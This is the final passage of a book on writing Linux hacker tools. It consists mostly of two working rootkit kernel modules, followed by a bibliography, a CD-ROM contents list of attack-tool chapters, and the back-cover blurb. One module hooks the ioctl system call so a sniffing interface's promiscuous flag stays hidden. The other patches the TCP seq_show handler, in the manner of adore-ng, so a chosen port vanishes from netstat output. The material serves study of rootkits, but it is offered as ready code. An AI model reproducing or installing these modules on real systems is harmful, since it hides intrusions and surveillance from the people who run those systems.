The `PROMISC` flag can be suppressed by intercepting the `ioctl()` system call. The call is replaced with a custom function that checks whether the flag is set and, if it is, clears it. The source code for the implementing module is shown in Listing 21.4.

Listing 21.4. A kernel module suppressing the PROMISC flag (hide_promisc.c)

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/if.h>
#include <linux/syscalls.h>

MODULE_LICENSE ("GPL");

int (*orig_ioctl)(int, int, unsigned long);

unsigned long* sys_call_table;

static int promisc = 0;

void find_sys_call_table(void)
{
  /* See Section 18.2.2 or the source code on the CD-ROM
     for the contents of the find_sys_call_table() function. */

}

int new_ioctl(int fd, int request, unsigned long arg)
{
  int reset = 0;
  int ret;
  struct ifreq *ifr;

  ifr = (struct ifreq *)arg;

  if (request == SIOCSIFFLAGS) {
    if (ifr->ifr_flags & IFF_PROMISC) {
      promisc = 1;
    } else {
      promisc = 0;
      ifr->ifr_flags |= IFF_PROMISC;
      reset = 1;
    }
  }

  ret = (*orig_ioctl)(fd, request, arg);
  if (reset) {
    ifr->ifr_flags &= ~IFF_PROMISC;
  }
  if (ret < 0) return ret;

  if (request == SIOCGIFFLAGS) {
    if (promisc)
      ifr->ifr_flags |= IFF_PROMISC;
    else
      ifr->ifr_flags &= ~IFF_PROMISC;
  }

  return ret;
```

```
}

int init_module(void)
{
  find_sys_call_table();
  orig_ioctl = (void *)sys_call_table[__NR_ioctl];
  sys_call_table[__NR_ioctl] = (unsigned long)new_ioctl;
  return 0;
}

void cleanup_module(void)
{
  sys_call_table[__NR_ioctl] = (unsigned long)orig_ioctl;
}
```

21.5. Hiding from netstat

The `netstat` utility reads information from the /proc/net/tcp, /proc/net/udp, and other files (consult the `netstat man` for the complete list of the files). Thus, if the necessary lines with information about connections or open ports are hidden when these files are read, `netstat` will not show them in its output.

I, however, consider a different method, the one used in the adore-ng rootkit. It is based on replacing the pointer to the `tcp4_seq_show()` function in the `tcp_seq_afinfo` structure. The `netstat` utility uses this function in its operation. In the replacement function, called `hacked_tcp4_seq_show()`, the `strnstr()` function is called to search in `seq->buf` for the substring containing the hexadecimal number of the port specified to be hidden. The implementing source code is shown in Listing 21.5.

Listing 21.5. A kernel module that hides information from the netstat utility (hide_netstat.c)

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/proc_fs.h>
#include <linux/init.h>
#include <net/tcp.h>

/* Constant from the /net/ipv4/tcp_ipv4.c file */
#define TMPSZ 150

/* Port number to hide */
#define PORT_TO_HIDE 80

MODULE_LICENSE ("GPL");

int (*orig_tcp4_seq_show)(struct seq_file*, void *) = NULL;

char *strnstr(const char *haystack, const char *needle, size_t n)
{
```

```
  char *s = strstr(haystack, needle);
  if (s == NULL)
    return NULL;
  if ( (s - haystack + strlen(needle)) <= n)
    return s;
  else
    return NULL;
}

int hacked_tcp4_seq_show(struct seq_file *seq, void *v)
{
  int retval = orig_tcp4_seq_show(seq, v);

  char port[12];

  sprintf(port, "%04X", PORT_TO_HIDE);

  if (strnstr(seq->buf + seq->count - TMPSZ, port, TMPSZ))
    seq->count -= TMPSZ;
  return retval;
}

int init_module(void)
{
  struct tcp_seq_afinfo *our_afinfo = NULL;
  struct proc_dir_entry *our_dir_entry = proc_net->subdir;

  while (strcmp(our_dir_entry->name, "tcp"))
    our_dir_entry = our_dir_entry->next;

  if ( (our_afinfo = (struct tcp_seq_afinfo*)our_dir_entry->data))
  {
    orig_tcp4_seq_show = our_afinfo->seq_show;
    our_afinfo->seq_show = hacked_tcp4_seq_show;
  }

  return 0;
}

void cleanup_module(void)
{
  struct tcp_seq_afinfo *our_afinfo = NULL;
  struct proc_dir_entry *our_dir_entry = proc_net->subdir;

  while (strcmp(our_dir_entry->name, "tcp"))
    our_dir_entry = our_dir_entry->next;

  if ( (our_afinfo = (struct tcp_seq_afinfo *)our_dir_entry->data))
  {
    our_afinfo->seq_show = orig_tcp4_seq_show;
  }
}
```

Bibliography

1. Natalia Olifer and Victor Olifer. *Computer Networks: Principles, Technologies and Protocols for Network Design.* John Wiley and Sons, 2005.

2. Brian Kernighan and Dennis Ritchie. *The C Programming Language.* Second Edition. AT&T Bell Laboratories, 1998.

3. Bruce Molay. *Understanding Unix/Linux Programming.* Prentice Hall, 2003.

4. Mark Mitchell, Jeffrey Oldham, and Alex Samuel. *Advanced Linux Programming.* New Riders Publishing, 2001.

5. Richard Stevens. *UNIX Network Programming: Networking APIs.* Prentice Hall, 1998.

The CD-ROM Contents

The CD-ROM accompanying this book contains the materials listed in Table App1.

Table App1. CD-ROM Contents

Folder	Contents
\PART II	Source codes for *Part II. Network Hacker Tools*
\PART II\Chapter 4	Source codes for *Chapter 4. Ping Utility*
\PART II\Chapter 5	Source codes for the *Chapter 5. Traceroute*
\PART II\Chapter 6	Source codes for *Chapter 6. DoS Attack and IP Spoofing Utilities*
\PART II\Chapter 7	Source codes for *Chapter 7. Port Scanners*
\PART II\Chapter 8	Source codes for *Chapter 8. CGI Scanner*
\PART II\Chapter 9	Source codes for *Chapter 9. Sniffers*
\PART II\Chapter 10	Source codes for *Chapter 10. Password Crackers*
\PART II\Chapter 11	Source codes for *Chapter 11. Trojans and Backdoors*
\PART III	Source codes for *Part III. Exploits*
\PART III\Chapter 12	Source codes for *Chapter 12. General Information*
\PART III\Chapter 13	Source codes for *Chapter 13. Local Exploits*
\PART III\Chapter 14	Source codes for *Chapter 14. Remote Exploits*
\PART IV	Source codes for *Part IV. Self-Replicating Hacking Software*
\PART IV\Chapter 16	Source codes for *Chapter 16. Viruses*
\PART IV\Chapter 17	Source codes for *Chapter 17. Worms*
\PART V	Source codes for *Part V. Local Hacking Tools*
\PART V\Chapter 18	Source codes for *Chapter 18. Introduction to Kernel Module Programming*
\PART V\Chapter 19	Source codes for *Chapter 19. Log Cleaners*
\PART V\Chapter 20	Source codes for *Chapter 20. Keyloggers*
\PART V\Chapter 21	Source codes for *Chapter 21. Rootkits*

Index

PROGRAMMING LINUX HACKER TOOLS UNCOVERED

EXPLOITS
BACKDOORS
SCANNERS
SNIFFERS
BRUTE-FORCERS
ROOTKITS

Master hacker programming techniques to protect against viruses and malware

The book explains how to program different hacker tools in C language for Linux in a simple and easy-to-understand terms. It covers port and CGI scanners, active and passive sniffers, Trojans and backdoors, viruses and worms, password crackers and log cleaners, all types of exploits, keyloggers, and rootkits, all varieties of DoS attacks, the traceroute and ping utilities, and many tools and exploits. The book also considers how to program hacker tools using the libpcap and libnet libraries, tools supporting the SSL and SSH protocols and proxy servers, and multithreaded utilities using nonblocked sockets. It also presents some unique material on programming version 2.6.x Linux kernels and the BSD packet filter. In addition, an introduction to network programming is given, supplemented with information that standard instruction books rarely provide.

About the Author


Ivan Sklyarov is a programmer and a journalist. He is the author of a series of articles published in the electronic *Hacker* magazine. He has also written the book *Puzzles for Hackers*. For several years, Ivan wrote the "X-Puzzle," "Tips&Tricks," "WWW," and "Hack-Faq" columns in *Hacker*.

On the CD

CD-ROM includes the source codes for all programs presented in the book.

Category: Programming/Security
Level: Intermediate to Advanced

ISBN 1-931769-61-3
U.S. $39.95 Canada $49.95



alist A-LIST, LLC
mail@alistpublishing.com
http://www.alistpublishing.com